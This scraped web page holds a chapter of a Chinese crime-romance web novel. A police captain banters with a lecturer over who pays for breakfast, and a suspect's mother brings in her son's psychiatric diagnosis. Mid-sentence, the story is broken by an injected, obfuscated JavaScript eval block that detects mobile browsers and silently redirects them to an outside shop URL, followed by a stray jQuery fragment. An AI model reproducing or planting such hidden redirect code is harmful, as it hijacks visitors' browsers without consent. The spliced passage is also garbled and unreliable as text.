文趣网 > 其他小说 > 合租嫌疑人是隐藏大佬[刑侦] > 23. 变相索贿
    翌日清晨,猝然响起的手机铃声将顾乔从迷梦中拽回了现实。

    现在是早晨七点半,如果是平常,顾乔应该早就起了。

    可是昨天晚上,靳行深直到凌晨1点多才离开,还丢下了一个堪比攻坚双博士学位毕业论文……不对,应该是堪比参透佛陀语偈的骨灰级难题。

    以至于顾乔躺在床上一直冥思苦想到天亮,五点多的时候才堪堪合眼。

    “喂?”她迷迷糊糊地摸过手机,声音里还带着点被强行唤醒的怔松。

    对面劈头盖脸砸来了一句:“顾老师考虑好了吗?”

    是靳行深!

    顾乔的最后一丝困意也被彻底驱散了。

    “那个……”她手忙脚乱地从床上爬起来,神思还有点不清,“靳队,我昨晚想了一夜,还是觉得——”

    “我明白顾老师的顾虑。”靳行深不由分说地打断她,好脾气道,“你可以再好好想想,不用着急回答我。”

    “……”顾乔满脸黑线。

    不是他刚才问她的吗?怎么变成她着急了?

    只听电话那头又说:“我在你家楼下,顾老师请我吃早饭呗。”

    顾乔刚灌了一口水,紧接着就听她:“咳咳咳……”

    “怎么了?”

    “咳咳咳……”顾乔眼泪汪汪,“没事,喝水呛着了,咳咳……”

    十五分钟后,一脸倦容的顾乔坐进了靳行深的车里。

    虽然有点莫名其妙,可她昨晚才吃了靳行深送来的夜宵,回请一顿早饭倒也不是不行。

    顾乔边系安全带边问,声音还带着点没睡饱的喑哑:“靳队想去哪吃?”

    靳行深发动车子驶出小区,随意道:“就乾记吧。”

    顾乔像是只受了惊的兔子,立马转过头,两只大眼睛惊恐地盯着靳行深,一时竟不知道该说什么。

    年前的时候,她有幸在乾记吃过一次早茶,人均消费一千三,当然是别人请的客。

    靳行深竟然想去那里吃,当她的钱是大风刮来的吗!

    似是察觉到旁边投射过来的灼灼目光,靳行深修长的手指在方向盘上敲了两下,唇角勾笑:“虽然一万块对顾老师来说也不过只是两顿饭的小钱,但我总觉得一顿早餐而已,还是不要太奢侈,乾记就挺好的,顾老师也不会太破费。”

    “……???”顾乔懵了两秒。

    一万块只是两顿饭的小钱!她什么时候那么有钱了!但随即她就想起来了,这话是昨晚她亲口跟靳行深说过的。

    她赶紧解释:“靳队怕是误会了。我之所以对赵保明说那样的话,是不想加重他的心理负担。而事实上,我已经穷的快要揭不开锅了。”

    靳行深转头瞧了她一眼,显然不相信。

    顾乔立刻睁大了眼睛,神情无比真诚:“真的。”

    靳行深不痛不痒地“哦”了声,不为所动地继续开车。

    “我上个月的工资快花完了,这个月的还没发下来。”

    顾乔怕他不信,恨不能把自己的账户余额怼到他脸上,“前面有家包子铺挺不错的,旁边那家馄饨面馆也很好,要不我们去那吃?”

    靳行深玩味一笑:“顾老师既然想让我帮你保守秘密,那就需要取得我的信任。而信任是有代价的,在我这里,代价之一就是要让我吃好。”他顿了顿,“这个要求很过分吗?”

    饮食审美堪比最贫瘠的黄土高原的顾乔,表示完全不能理解。

    填饱肚子而已,吃什么不是吃,为什么非要吃那么贵的?

    顾乔心里哇的一声就哭了出来,但她面上小心翼翼:“冒昧问一下,这真的不是变相索贿?”

    “行。不吃了。”靳行深突然打灯换道,靠边停车,“我这就告诉孔局,他费尽心思请来的精英专家竟然是本案最大的犯罪嫌疑人。”

    说着,他摸出了手机。

    顾乔“啪”的一巴掌重重按在靳行深的手上:“一顿早餐而已,我就是砸锅卖铁也务必要让靳队吃到心满意足。”

    靳行深看了眼被顾乔“打”得发红的手背,漫不经心地笑了:“顾老师不觉得我是变相索贿了?”“我刚才有这么说吗?”顾乔装傻充愣,“靳队一定是听错了。”

    “噢。”靳行深煞有介事地点点头。

    随即,他语带蛊惑地好心建议:“其实顾老师也不必这么为难。只要你愿意跟我合租,自然也就取得了我的信任,非但不用再破费请我吃饭,相反,我还会负责你的一日三餐。”

    顾乔眨了眨眼:“可我不能吃辣,怕是适应不了靳队的厨房艺术。”

    “顾老师,你到底是在质疑我的智商,还是在质疑我的人品?”

    靳行深瞧着对面一副水泼不进的谨慎,眸光幽深玩味,“你不会以为我会逼着你和我一起吃辣椒吧。我为你准备的饭,一定是最适配你的口味。”

    顾乔勉强保持着僵硬的笑容:“靳队,恕我直言,你这样会让我觉得你居心不良。”

    靳行深微微眯起眼睛:“那是因为顾老师对我的认知还不够多。你可以试着多给我一点信任,时间会让你惊喜地发现,我浑身上下都是良心。”

    顾乔眼带打量:“不好意思,我只见过浑身上下都是眼的,还真没见过浑身上下都是心的。”

    “……”靳行深以一副不可思议的表情看着她,突然被自己想象中浑身挂着心脏的样子恶心到了。

    “行吧。来日方长,总不能一顿早饭就让顾老师砸锅卖铁。”靳行深被她又怂又横的样子逗笑了,心满意足地收回了玩笑,“今天的早饭就吃……包子了。”

    他眼睁睁看着顾乔的脸色一秒由阴转晴,又慢悠悠补上一句,“不过,从今天开始,我的一日三餐全由顾老师负责。”

    “!!!”一口大锅从天而降,顾乔张着嘴巴却发不出半点声音。

    被砸蒙了。

    -

    邺城市治安局。

    陶恒站在走廊上,刚要打电话给靳行深,就看见他老大和顾老师一起从电梯里走了出来。他连忙收起手机,屁颠屁颠地迎了上去:“顾老师!你今天没课吗?”

    顾乔笑道:“我不仅今天没课,后面一段时间应该都会很清闲。”

    多亏了孔局的多方活动,她现在的工作重心就是协助市局尽快侦破百眼怪案。至于学校那边,短期内都不会再安排课程和研究任务。

    陶恒的眼睛忽地更亮了。他的眼睛本来就是那种很好看的葡萄眼,此时简直就像两颗blingbling的星星。

    他跃跃欲试又不乏害羞地说:“那我今晚可以请顾老师吃饭吗?”

    有人请吃饭,顾乔当然不会拒绝,说不定还能借机溜掉某人的晚饭。她刚要开口,就听见一直被当成背景墙的某人突然咳了声。

    紧接着靳行深极具辨识度的声音响了起来:“陶恒。”

    陶恒还沉浸在小处男情窦初开的忸怩中,冷不防听见他老大的声音,条件反射一个激灵:“在!”

    “由我们支队负责对接送温暖的那个牛大爷家的下水道,前两天不是堵塞了,你们去帮忙疏通了吗?”

    “啊?”陶恒丈二的和尚摸不着头脑,“这点小事不是向来由办公室负责的吗?”什么时候需要他老大亲自过问了?

    “你去办公室那边问一下。”靳行深不容置疑,“如果下水道还没疏通,你就带个实习警去帮忙疏通一

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17594119|204721||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('下,顺便把牛大爷家的里里外外都打扫一遍。”

    陶恒两眼一凸:“啊!?”

    靳行深微眯起眼睛:“有问题?”

    陶恒虽然平时喜欢跟靳行深玩闹,但骨子里还是很怕他老大的。

    尤其是当靳行深严肃起来的时候,周身迫人的气场那可不是说着玩的。连孔局都要让他三分。

    对此,顾乔可是深有体会。所以此时,她只管站在旁边看热闹。

    陶恒连忙摆手:“没问题,没问题。我这就去看看。保证把牛大爷家的古董地板擦得锃亮!”说完,一溜烟地跑了。

    结果半分钟不到,就见他咚咚咚又跑了回来。

    “老大,忘了跟您说了。”陶恒气喘吁吁,“古一鸣的母亲,天还没亮就跑过来了。执勤的人把她带到了接待室,人现在还在那坐着呢。您要不要过去看看。”

    靳行深点点头,示意自己知道了。

    于是陶恒又麻溜地遁了。

    顾乔啧啧称叹:“真是官大一级压死人。”

    靳行深不赞同道:“我这是在锻炼他的服务群众意识和吃苦耐劳精神。”

    好让这小子早点认清现实,免得他饱暖思淫欲,整天幻象些不切实际的东西。

    “而且,”他看着顾乔,半挑眉梢,“我的官阶比他大了三级。”

    顾乔:“……”

    服了。

    还隔着一段距离,两人就听见了从接待室里传出来的呜咽声。

    靳行深脚步一顿,示意顾乔走在前面。

    他最怕的就是看见女人哭。如果不是顾乔跟在身边,他一定会把秦月或陶恒他们拉过来做先头军。

    顾乔表示无所谓,于是先他一步,轻轻推开了接待室虚掩的门。

    坐在椅子上的女人闻声从纸巾里抬起头,露出一双哭得红肿的眼。

    正是古一鸣的母亲庄晓荷。

    “你是?”庄晓荷没见过顾乔,自然不知道面前的女人是谁。

    顾乔上前,礼貌颔首:“您好,我是古一鸣同学的老师,顾乔。”“原来您就是顾老师。”

    庄晓荷连忙站起来,满脸歉意地握住了顾乔的手,“真是太对不起了顾老师,鸣鸣这孩子其实一直都很乖的,要不是因为他最近生病了,肯定不会做出这样糊涂的事。”

    “顾老师,您大人有大量,千万别跟一个孩子计较,我……”

    紧跟而来的靳行深突然打断她:“生病了?”

    庄晓荷还握着顾乔的手没放开,闻言看过去。

    顾乔介绍道:“这位是市局的刑侦支队长,靳队。”

    庄晓荷连忙:“原来是领导,真不好意思,我家孩子给你们添麻烦了。鸣鸣他真的是病了才会这样……”

    她抹了把眼泪,从包里拿出一份病历,“我家鸣鸣患有很严重的妄想症,实在不是故意偷跑去顾老师家的。您看看,这可是三甲医院开具的诊断说明,绝对做不了假的。”

    顾乔接过病历翻了两页,里面还附有邺城第一人民医院开具的诊断书,确诊时间则是在一个月前,病症为【感知觉障碍型妄想症】。

    妄想症?

    靳行深和顾乔对视一眼,不约而同地从彼此眼中看到了疑惑。

    他们之前猜测的是有人对古一鸣进行了心理催眠。

    靳行深给庄晓荷续满了茶,隔着茶几坐在她对面:“你是什么时候发现古一鸣在精神上出现问题的?”

    “他平时都在学校,只有周末的时候才会回家,但一直以来都是很正常的。”庄晓荷声音还有些哽咽,“直到一个多月前,一次吃晚饭的时候……”

    庄晓荷永远都不会忘记那个夜晚,因为那也是她噩梦的开始。